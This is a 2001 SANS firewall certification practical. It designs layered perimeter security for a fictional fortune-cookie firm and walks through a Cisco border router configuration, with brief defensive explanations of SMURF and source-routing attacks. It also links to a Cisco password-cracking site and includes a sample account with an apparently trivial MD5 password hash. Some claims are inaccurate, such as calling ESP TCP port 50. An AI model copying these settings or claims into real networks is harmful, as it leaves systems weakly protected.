Global Information Assurance Certification Paper

Firewalls, Perimeter Protection, and VPNs

GCFW Practical Assignment

Version 1.6a (revised October 26, 2001)

SANS San Diego 2001

"Wait! There is something written on the back…"

Prepared by: Bill Phillips

December 11, 2001

Table of Contents

Project Requirements

Architecture - *Assignment 1*

The need for secure remote access for remote employees, the increasing number of attacks against their network, as well as the need for future expansion has persuaded GIAC to redesign their network infrastructure. There are no budget constraints for the design. GIAC's business is booming and scalability must be considered. The redesign must address the following:

- Access requirements
  - Customers (the companies that purchase bulk online fortunes)
  - Suppliers (the authors that connect to supply fortunes)
  - Partners (the international partners that translate and resell fortunes)
  - GIAC Enterprises (the employees located on GIAC's internal network)

GIAC, being security minded, has required that the following components be integrated into the design:

- Filtering routers
- Firewalls
- VPNs to business partners

Additional components may be added as required. GIAC has further requested that the submission include a diagram or set of diagrams that show the layout of GIAC Enterprises' proposed network and the location of each component listed above. A listing of the specific brand and version of each perimeter defense component used is also required. GIAC has requested that the proposal include an explanation that describes the purpose for each component, the security function or role it carries out, and how the placement of each component on the network allows it to fulfill this role.

GIAC has requested that equilibrium between business functionality and data security be reached. Their desire is to have a robust security solution that is as transparent to the user as possible, while still maintaining confidentiality and integrity of data. GIAC understands conducting business on the Internet is not without risk.

Policy - *Assignment 2*

In an effort to mitigate the inherent risk of being an "E-Business," GIAC has asked for a security policy that will provide for their business needs. The security policy must allow for GIAC employees to accomplish the day-to-day operations of GIAC in a secure manner.

A "Security Policy" has been defined by GIAC as "specific ACLs, firewall rule set, IPSec policy etc." GIAC requires that a security policy be provided for at least, but is not limited to, the following three components:

- Border Router.
- Primary Firewall.
- VPN.

Audit - *Assignment 3*

GIAC requires that an audit of the primary firewall be performed. The required audit has been broken into the following three sections:

1. A plan for the audit
   - A description of the technical approach that will be taken to assess the firewall.
   - The day and time the audit will be performed.
   - An estimate of cost and level of effort.
   - Identification of risks and possible "holes".
2. Conducting the audit
   - Verify that the firewall is actually implementing the security policy that has been set.
   - Include tools and commands used in the audit, and if possible screen shots.
3. Evaluation of the audit
   - An analysis of the perimeter defense.
   - Recommendation for improvement or alternate architecture.
   - Diagrams illustrating the recommendations.

Design Under Fire - *Assignment 4*

The purpose of this exercise is to help you think about threats to your network and therefore develop a more robust design. Keep in mind that the next certification group will be attacking your architecture!

Select a network design from any previously posted GCFW practical (http://www.giac.org/GCFW.php) and paste the graphic into your submission. Be certain to list the URL of the practical you are using. Research and design two of the following three types of attacks against the architecture:

1. An attack against the firewall itself. Research and describe at least **three** vulnerabilities that have been found for the type of firewall chosen for the design. Choose **one** of the vulnerabilities, design an attack based on the vulnerability, and explain the results of running that attack against the firewall.
2. A denial of service attack. Subject the design to a theoretical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods.

Describe the countermeasures that can be put into place to mitigate the attack that you chose.

3. An attack plan to compromise an internal system through the perimeter system. Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.

Business Overview

GIAC Enterprises is an online e-business, which markets and sells bulk online fortune cookie sayings. An understanding of the production, processing and sales of their product is an essential element in securing GIAC's network and the data that traverses it.

GIAC's product, is created by outside contractors. GIAC has contracted renowned fortunetellers to divine the unique fortune cookie sayings that GIAC markets and sells. These contractors are required to connect to GIAC's network via a VPN software client installed on their local computer. Once the secure connection is established, the contractor will transfer text files with their unique sayings into an FTP Depot located on GIAC's internal network. Sayings may be deposited after 8 a.m. and before 10 p.m.

Each day, the Database administrator will connect to the FTP depot and runs a virus scan on the files it contains before transferring the text files into the fortune database. Processing of the product is performed by GIAC's staff, which analyzes both the profitability and marketability of the sayings provided. The sales and marketing staff determine these qualities via SQL queries made to the fortune database. The selected fortunes are then forwarded to the web administrator and uploaded to both the corporate and partner web sites for sale.

GIAC's business model provides two websites for the sale of their product.

- GIAC sells bulk sayings in English to fortune cookie companies via the corporate website, www.giac.fortunes.com.
- GIAC sells bulk sayings to an international partner company, the Remote Fortune Co, via the partner web site, www.giac.partners.com. These partners translate the sayings into multiple languages and redistribute them to the fortune cookie companies that require translated sayings.

Sales from the sites above will utilize SSL, as it is essential to GIAC's business that both the fortune cookie sayings and customer information be protected in their transmission over the Internet.

Logical Architecture

In the following section an effort has been made to illustrate the implementation of defense in depth as it grows from an idea to physical devices within a network infrastructure.

The only truly secure computer is one that is turned off, cast in a block of concrete, and dropped to the bottom of the Mariana Trench. (1)

Introducing the requirement that a computer be operational and connected to the Internet precludes the security solution suggested above. Any computer that is functioning is vulnerable to attack. Whether that attack is from a malicious user seated in front of the terminal or a cracker accessing the system from a remote location, all systems are vulnerable. In an effort to minimize this exposure a concept known as *defense in depth* is employed.

Defense in Depth – an Illustration:

If we view the fortune inside of a fortune cookie as the "data" that we are trying to protect, it will aid us in illustrating defense in depth. If we are attempting to compromise the cookie and get the fortune it contains, all that is protecting the fortune is the brittle cookie; *smash* and we have the fortune. Enter defense in depth; now we introduce the cellophane wrapper that most fortune cookies come in. Flimsy as it may be, it is still a barrier that must be penetrated, before we can smash the cookie and grab our stolen fortune. As we introduce more layers the value of defense in depth becomes clear. The cookie is in a cellophane wrapper, in a glass jar, with a lid, behind a counter, that is monitored by a cashier.

Defense in depth introduces the idea of layering defenses and monitoring the access at each layer. The more layers that an attacker must pass through to compromise a system, the more difficult it will be and the more likely that the attack will be discovered and blocked (see figure 1 below). In the case of a data network, it is also wise to provide additional protection by using different methods or products as filtering devices. If the attacker discovers a vulnerability in one piece of hardware, or particular application, the vulnerability would only allow them to penetrate that particular layer.




Figure 1

Applying the defense in depth concept to GIAC's proposed network architecture allows for the creation of a basic layered network diagram (see figure 2). The diagram reveals GIAC's concept of a hierarchical security structure, in which the most critical systems

namely user's workstations and internal service networks are located behind multiple "security barriers."




Figure 2

The creation of the diagram above allows for further delineation of the layers along functional lines. This segregation begins to allow us to visualize a stratified network and to begin to think of each service and device that will exist within the sections created. As this refinement process continues below, the layers defined above are substituted for the specific networks that are required by GIAC separated by the filtering concepts.




Figure 3

A brief description of the networks depicted:

- Internet – the networks not controlled by GIAC, located remotely, that GIAC's clients and the majority of security threats originate in.
- External Service Network – The area of GIAC's public network that provides services to the Internet.
- Internal Service Network – The area of GIAC's private network that provides services to internal clients.
- Internal Data Network – The area of GIAC's private network that provides connectivity to the database and FTP server critical to GIAC's business.
- Departmental Private Resources – The areas of GIAC's private network that only provide services to the corresponding department's client PCs.
- Department Users– The areas of GIAC's private network that provide PCs network access to services required to perform the day-to-day operation of GIAC.

Once the entities are broken into their component pieces (see figure 3) the idea of defense in depth employing stratification becomes clear. As each iteration provides finer detail (see figure 4) the design becomes more secure by allowing for the explicit definition of

the access requirements. Once the access requirements have been determined for each device we are able permit only those connections required for GIAC to perform the required business functions. This rule set will be applied to the filtering devices within the network.




Figure 4 - The graphical representation of GIAC's network above provides better visibility of the vulnerabilities and weaknesses that may exist in our defenses.

Access Requirements

Now that we have a physical implementation of defense in depth we turn to the access requirements that are driven by GIAC's business needs. The access requirements have been segregated according to how the different entities interact within GIAC Enterprises.

Customers – Defined by GIAC as: The companies that purchase bulk online fortunes. Customers are remotely located. Customers must be able to view GIAC's public web site and place orders via the web site in a secure manner. Customers require access to:

- The external corporate web server.
- The external corporate e-mail relay.
- The external DNS server.

Suppliers – Defined by GIAC as: The authors that connect to GIAC's network to supply fortunes. All suppliers are contracted with GIAC and work at remote locations. Suppliers must be able to deposit text files containing the fortunes that they have created. Suppliers require access to:

- The external corporate web server.
- The external corporate e-mail relay.
- The external DNS server.
- The VPN Server located on the VPN network.
- The internal FTP depot thru the VPN server.

Partners – Defined by GIAC as: The international partners that translate and resell the fortunes. GIAC currently has one partner, Remote Fortune Co. Remote Fortune (RF) is located in England and has contracted with GIAC to purchase fortunes. RF must be able to access GIAC's Partner web site and place orders via the web site in a secure manner. Partners require access to:

- The external corporate web server.
- The external partner web server.
- The external corporate e-mail relay.
- The external DNS server.

GIAC Enterprises – Defined by GIAC as: The employees located on GIAC's internal network. Due to the complexity of GIAC's corporate structure, these access requirements have been separated into departmental groupings.

Sales Department requires access to:

- The Internet to browse competitors web sites and research the latest in fortune cookie saying developments.
- The internal corporate web site.

- The internal mail server.
- The external corporate web server.
- The external partner web server.
- internal E-mail from remote locations.
- The Fortune Database Server.

Marketing Department requires access to:

- The Internet to browse competitors web sites and research the latest in fortune cookie saying developments.
- The internal corporate web site.
- The internal mail server.
- The external corporate web server.
- The external partner web server.
- The Fortune Database Server.

Information Technology Staff require access to:

- The Internet to browse competitors web sites and research the latest in IT developments.
- The internal corporate web site.
- E-mail, both internal and external.
- The external partner web server.
- The external corporate web server.
- The IT service network.
- The internal service network.
- HR service network.
- Network infrastructure.
- FTP Depot.
- Database Server.

Human Resources Staff require access to:

- The Internet to browse competitors web sites and research the latest in human resources developments.
- The internal corporate web site.
- E-mail, both internal and external
- The external corporate web server.
- The HR service network.

With defense in depth continually in mind, we began with a conceptual layering of the network as a whole. Once the layers had been established they were separated into

network clouds and filtering concepts. These clouds and concepts were further separated into the individual devices that make up the network. The devices that will provide the specified filtering were replaced by filtering concepts. The access requirements of each device/network were then defined, allowing GIAC to implement a policy of defense in depth.

Security Architecture

The implementation of the layered security solution displayed in figure 4, is accomplished with security devices and software. The particular type of device along with the reasoning for its selection is included below

Network Devices

Perimeter Router - Cisco 7507 running 12.2 code. The 7507 has been chosen for:

- Its ability to meet the requirements of future expansion and current growth rate, as its modular design allows for changing of cards to fit any future architecture.
- Its support of VLANs.
- Its support of the Firewall feature set, which provides for both static and stateful packet inspection, application-based filtering (CBAC) and defense against denial of service attacks.
- Its support of Reflexive Access-lists, which allow stateful packet inspection on a per port basis.

Perimeter Firewall - Cisco Pix 525 running 6.1 code. The 525 was chosen for:

- Supports stateful packet inspection, with a high throughput (370 Mbps).
- Up to 280,000 Simultaneous Connection Support.
- The availability of stateful fail-over fit the requirements for scalability.
- Supports NAT utilized within GIAC's network.
- Supports Gigabit Ethernet interface cards for future expansion.
- Non-UNIX, Secure, Real-Time, Embedded Operating System. Eliminates the risks associated with a general-purpose operating system.
- Prevention of Denial-of-Service Attack. Protects the firewall, as well as the servers and clients behind it from disruptive or damaging crackers.

VPN Concentrator - Cisco 3015 VPN concentrator was chosen on the basis of:

- Support for IPSec VPN tunneling.
- Scalability: as with many other Cisco devices the modular design allows for switching out individual modules to meet changing needs.
- Access may be configured on a per user basis or to groups of users.
- The software client is available for: Windows 2K and XP, Linux and Solaris.

- The ability to authenticate users against both a local database and a tacacs database.
- A centrally configurable policy that may be pushed to the clients from the concentrator.
- Robust reporting
- Supports NAT'ed connections from the remote end.

Web Proxy – Solaris 8 on Sparc 10 Platform running Squid Proxy version 2.4, chosen for its support of:

- Proxying and caching of HTTP requests.
- Proxying for SSL.
- Extensive access controls.

Internal Switch-Router – The Cisco Catalyst 6509 Running Firewall feature set and equipped with two Sup2 MSFC2's the 6509, chosen for:

- High Availability and Config Sync. For quick fail over between supervisor modules.
- Scalability and performance
- The ability to use Virtual Local Area Networks (VLANs) to add another layer of security.
- The modular design allows for a protection of investment by allowing for changing out modules to fit almost any infrastructure upgrade.
- High port density.

Internal Firewall – Intel PC's Running Red Hat Linux 7.2 Netfilter FW. The Netfilter Firewall chosen for:

- The ability to perform static packet filtering between internal departments and the departmental service network.
- The granularity of the controls the firewall may apply to traffic.
- The ability to perform NAT.

Intrusion Detection Systems – Cisco 4230s running 3.1 code, have been chosen for:

- Their ability to log and report on input from the IOS Firewall Feature set.
- The ability to add an IDS module to the chassis of the 6509 that will report to the Director.
- The Central Director and data analysis.
- The Central Director's extensive signature database (NSDB).
- The ability to create custom string matches.

- Proactive response capability.
- Flexible and scalable deployment.

Business Critical Systems

Existing within the areas created by the filtering devices listed above are "Business Critical" servers and workstations. These systems have been identified so that they may be protected via a policy of least privilege. A policy of lest privilege only provides access for services required to accomplish the business functions of GIAC. The critical systems, the services that they provide and their IP address are found in the tables below: The individual configuration or steps taken to secure the systems will be described in detail in the Security Policies area that follows.

DMZ

Name	Service	IP Address	Req'd Ports	Type, OS
ExtDns	Serves as authoritative external DNS server for GIAC; relays internal requests to the Internet	199.199.199.12	tcp53,22 udp53	Sparc 10, Solaris 8
Mail_2	Acts as a relay between the Internet and the internal mail server	199.199.199.13	tcp25,22	Sparc 10, Solaris 8
ProxyPub	Proxy Web requests for the public server	199.199.199.10	Tcp80, 443,22	Sparc 10, Solaris 8
ProxyPar	Proxy Web requests for the partner Web server	199.199.199.11	Tcp80, 443,22 Udp	Sparc 10, Solaris 8
PublicWWW	Serves Public HTML Pages to the Squid proxy/Internet	10.11.11.10	Tcp 80, 443,22 Udp	P4 Intel system, apache server, Red Hat Linux 7.2 – hardened with Bastille 1.2
PartnerWWW	Serves partner	10.11.12.10	Tcp 80,	P4 Intel

	HTML Pages to the Squid proxy/Internet		443,22 Udp	system, apache server, Red Hat Linux 7.2 – hardened with Bastille 1.2

VPN

Name	Service	IP Address	Req'd Ports	Type, OS
VPN	Authenticates individual remote users and provides termination for IPSec tunnels	199.199.199.6/ 10.100.100.2	Tcp50 Udp500	Cisco IOS

Internal Service Network

Name	Service	IP Address	Req'd Ports	Type, OS
IntDNS	Internal DNS name resolution	10.1.2.15	tcp53, 22 udp53	Sparc 10, Solaris 8
Mail_1	Mail server for GIAC	10.1.2.14	tcp25,22	Sparc 10, Solaris 8
Tacacs	Tacacs + Authentication server	10.1.2.11	Tcp49,65,22 Udp65	Sparc 10, Solaris 8
Syslog	Syslog server. Consolidate syslogs	10.1.2..13	Tcp443,22 Udp514	Sparc 10, Solaris 8
NetMgt	Houses Config for the network devices. SNMP version 2 Management of the network	10.1.2.12	Tcp 80, 443, 22 Udp 69 SNMP 161	Sparc 10, Solaris 8
IntWWW	Serves partner WWW Pages to the proxy	10.1.2.10	Tcp80, 443,22 Udp	Sparc 10, Solaris 8
Depot	Ftp Depot used by the suppliers to deposit their product.	10.1.7.10	Inverted Reflexive ACL Tcp 20 21	Sparc 10, Solaris 8
Fortune	Fortune	10.1.6.10	Tcp10441,22	Sparc 40,

	Database server		Udp	Solaris 8

IT Service Network

Name	Service	IP Address	Req'd Ports	Type, OS
WebMgt	Web site management	10.1.5.10	tcp 22 udp	Sparc 10, Solaris 8
IDSMgt	IDS Director	10.1.5.11/172.16.1.1	Tcp, 80, 22	Sparc 10, Solaris 8
FWMgt	FW Mgt station	10.1.5.12	Tcp,80, 22	Sparc 10, Solaris 8
SysAdmin	Syslog server. Consolidate syslogs	10.1.5.13	Tcp512,513,514,22	Sparc 10, Solaris 8

HR Service Network

Name	Service	IP Address	Req'd Ports	Type, OS
HRMgt	HR file server	10.1.4.10	Tcp, 80, 22 udp	Sparc 10, Solaris 8
Actg	Acctg database and file server	10.1.4.11	Tcp, 80, 22	Sparc 10, Solaris 8

Intrusion Detection Systems

Name	Service	IP – Public/MGT	Req'd Ports	Type, OS
IDS_ESN	IDS on External Service network	None/172.16.1.2	N/A	Cisco IDS on Solaris
IDS_FTP	IDS on FTP Depot network	None/172.16.1.3	N/A	Cisco IDS on Solaris
IDS_VPN	IDS on VPN network	None/172.16.1.4	N/A	Cisco IDS on Solaris
IDS_ISN	IDS on Internal Service network	None/172.16.1.5	N/A	Cisco IDS on Solaris
IDS_SnM	IDS on Sales & Marketing staff network	None/172.16.1.6	N/A	Cisco IDS on Solaris
IDS_FDB	IDS on Fortune Database network	None/172.16.1.7	N/A	Cisco IDS on Solaris

IDS_ITS	IDS on IT staff network	None/172.16.1.8	N/A	Cisco IDS on Solaris
IDS_ITSN	IDS on IT service	None/172.16.1.9	N/A	Cisco IDS on Solaris
IDS_HRS	IDS on HR staff network	None/172.16.1.10	N/A	Cisco IDS on Solaris
IDS_HRSN	IDS on HR service network	None/172.16.1.11	N/A	Cisco IDS on Solaris
IDS_Border	IDS on Border router	None/172.16.1.12	N/A	Cisco IDS on Solaris

Security Policy

Internet Connection:

GIAC has contracted with two separate service providers for T1 connectivity to the Internet (1.54 megabits each). Both ISP's have been contacted regarding the Denial of Service protections that they offer. ISP-A and ISP-B will be applying QOS (Quality of Service) and CAR (committed Access Rate) to the link that each provide to GIAC in order to mitigate DOS threat.

Physical Security:

It is imperative that physical access to critical devices/systems and backup data be restricted to authorized users. If the device is physically accessible there are many ways to gain root or administrative access to the system. If access is not restricted simply powering the system down would result in a DOS.
The critical systems that have been defined are to be contained in a locked Server Room. Access to the room shall be monitored 24/7 thru the use of electronic swipe cards and PINs issued to each user with authorized access. The Server Room should have provisions for climate control and an uninterruptible power supply.

Back Up Data:

The Server Room shall provide for a robotic tape library in order to back-up the systems that it contains. All the devices within the room shall be connected to the backup system via a fiber channel. Incremental backups are to occur daily, while full backups shall occur on a weekly cycle. Four tapes will be maintained for each device. Tape rotation will occur on a monthly basis. The past two months for each device will be stored on site, in a fire proof safe, and the remaining tape will be stored off site in a secured fireproof safe. The backup system is to be tested, to both verify its effectiveness and to create step-by-step documentation for restoring from backup. On copy of the documentation is to be stored with the backup tapes at each location.

Border Router:

The border router is the link between GIAC's network and the Internet. The border router will provide for static packet filtering preventing spoofing and illegal addresses from traversing the router. The full configuration has been included along with an explanation of the commands used. Additional examples or explanation of security concerns are included where appropriate.

```
version 12.2
service timestamps debug uptime
service timestamps log uptime
```

Enables timestamps for debugging and logging information in the format HHHH:MM:SS.

```
service password-encryption
```

Provides encryption of the password fields in the configuration file on the router. This may be used to prevent shoulder surfing for passwords or to prevent sniffing of the passwords during a TFTP write to the network management station on the interior service network.

Caution: This command only encrypts the enable **secret password** all other passwords within the config are left as clear text.

```
!
hostname GIAC-Border
!
```

The **logging** command enables logging to the Syslog server and defines the parameters that are used.

```
logging buffered 10000 informational
```

The buffered modifier allows for new messages to overwrite the older messages once the internal buffer allocated is full.

```
logging console notifications
```

Determines the level of system messages that will be logged to the console, see figure 5 below.

```
logging trap informational
```

Determines the level of system messages that will be sent to the Syslog server, see figure 5 below.

```
logging facility local5
```

Determines the facility that the router will log to on the Syslog server.

Figure 5 (8)

```
logging source-interface Vlan2
```

Defines the interface that the Syslog data will be sent to the Syslog-server on.

```
logging 10.1.2.13
```

Defines the IP address of the Syslog server.

```
!
aaa new-model
```

Enables Tacacs+ authentication and authorization

```
aaa authentication login default group tacacs+ line enable
aaa authentication enable default group tacacs+ enable line
```

Specifies that all incoming login attempts will be forwarded to the Tacacs server, if one is not available it will the default to the local login database.

```
aaa accounting exec default stop-only group tacacs+
aaa accounting commands 15 default start-stop group tacacs+
```

Enables router EXEC and command AAA authentication, authorization, and accounting.

```
!
enable secret 5 $1$fESb$BzjYU.5cVt7c4Ujm7gltE0
```

The enable secret password has been used rather than the less secure enable password, in compliance with Cisco's recommendation.

> "We recommend that you use the **enable secret** command because it uses an improved encryption algorithm." (6)

The enable secret will take precedence over the enable password if one is set. Disabling the enable password with the **no enable password** command on the router is advisable. There are multiple sites available on the web for decrypting Cisco's proprietary encryption scheme. One such site is
http://www.securitystats.com/tools/ciscocrack.asp

```
!
username giac4dmin password 5 5f4dcc3b5aa765d61d8327deb882cf99
```

Creates a local database user account and password. This may be used if the Tacacs server is unavailable.

```
ip subnet-zero
```

Allows for Variable length subnet masks.

```
no ip source-route
```

Disallows a remote host from specifying the routers that it will pass thru on the way to its final destination. Typically when a host puts a packet on the network it does not specify the hops that it will take. One hacking technique uses spoofing in combination with source routing to allow the intermediate host to see the results of an attack. (10)

```
ip cef
```

Enables Cisco Express Forwarding, a Cisco patent-pending expedited IP look-up and forwarding algorithm to deliver maximum layer 3 switching performance. Additionally *Express Forwarding* is less CPU intensive than route-caching therefore it allows more CPU horsepower to be dedicated to packet forwarding. (11)

```
!

ip domain-name giac.com
ip name-server 199.199.199.12
```

Specifies the domain that the router belongs to and the IP address of the external Domain Name Server.

```
!
```
Cisco's IOS firewall feature set (FFS).

```
ip audit notify log
```

Specifies to send alarms to the syslog server.

```
ip audit po 199.199.199.0 to 199.199.199.255
```

Defines the hosts that are on the "inside" of the FFS.

```
ip audit po max-events 100
```

Specifies the number of event notifications that are placed in the routers event que.

```
ip audit info action alarm
```

Specifies the default action of the router when a signature match is encountered. (12) The FFS provides some Intrusion Detection System (IDS) functionality, but with a smaller attack signature base than the IDS appliance offered by Cisco. The alarms generated by the FFS will be logged to the Syslog server.

```
ip SSH time-out 120
```

The time interval that the router waits for the SSH client to respond. This setting applies to the SSH negotiation phase. Once the EXEC session starts, the standard timeouts configured for the VTY apply. By default, there are 5 VTYs defined (0-4), therefore 5 terminal sessions are possible. After the SSH executes a shell, the VTY timeout starts. The VTY timeout defaults to 10 minutes. (13)

```
ip SSH authentication-retries 3
```

Specifies the number of failed login attempts after which the connection is reset. (13)

```
!
```

Interface Serial2/0 is one of our two connections to the commodity Internet. The interface to ISP-B will be configured in the same manner.

```
interface Serial2/0
description Link net ISP-A - bob@ispa.com (800)555-1212 CRKT-ID: 112334
```

A brief description of the interface in English. The interface **description** is also a great place to put in contact information for that particular connection.

```
ip address 200.2.2.2 255.255.255.252
```

Specifies the IP address that the interface is assigned

```
ip access-group ISPA-ingress in (jump to ACL here)
ip access-group ISPA-egress out (jump to ACL here)
```

Specifies the access list that will be applied and the respective direction. If you imagine that you are physically sitting in the router looking out through the port, it will aid you in applying access lists correctly. Anything coming at you into the router from the connected network is filtered by the access list applied to the "in" direction. While anything going out from the router, to the connected network, is filtered by the access list applied to the "out" direction.

```
no ip redirects
```

no ip redirects specifies that the router will not send redirect messages if the IOS is forced to resend a packet back through the same interface on which it was received.

```
no ip directed-broadcast
```

The command **no ip directed-broadcast** prevents packets from entering our network that are destined for a broadcast address, i.e. 255.255.255.255. This particular feature/bug has been exploited in the past to perform Denial of Service attacks. One of the most well known is the "SMURF" attack. In a SMURF attack the attacker sends ICMP echo requests, spoofing the IP address of the target, to a network that allows IP packets destined for a broadcast addresses. Once the echo requests enter the network it is broadcast to every host listening on the network and in turn each host responds to the spoofed victims IP address with an echo reply. (15)

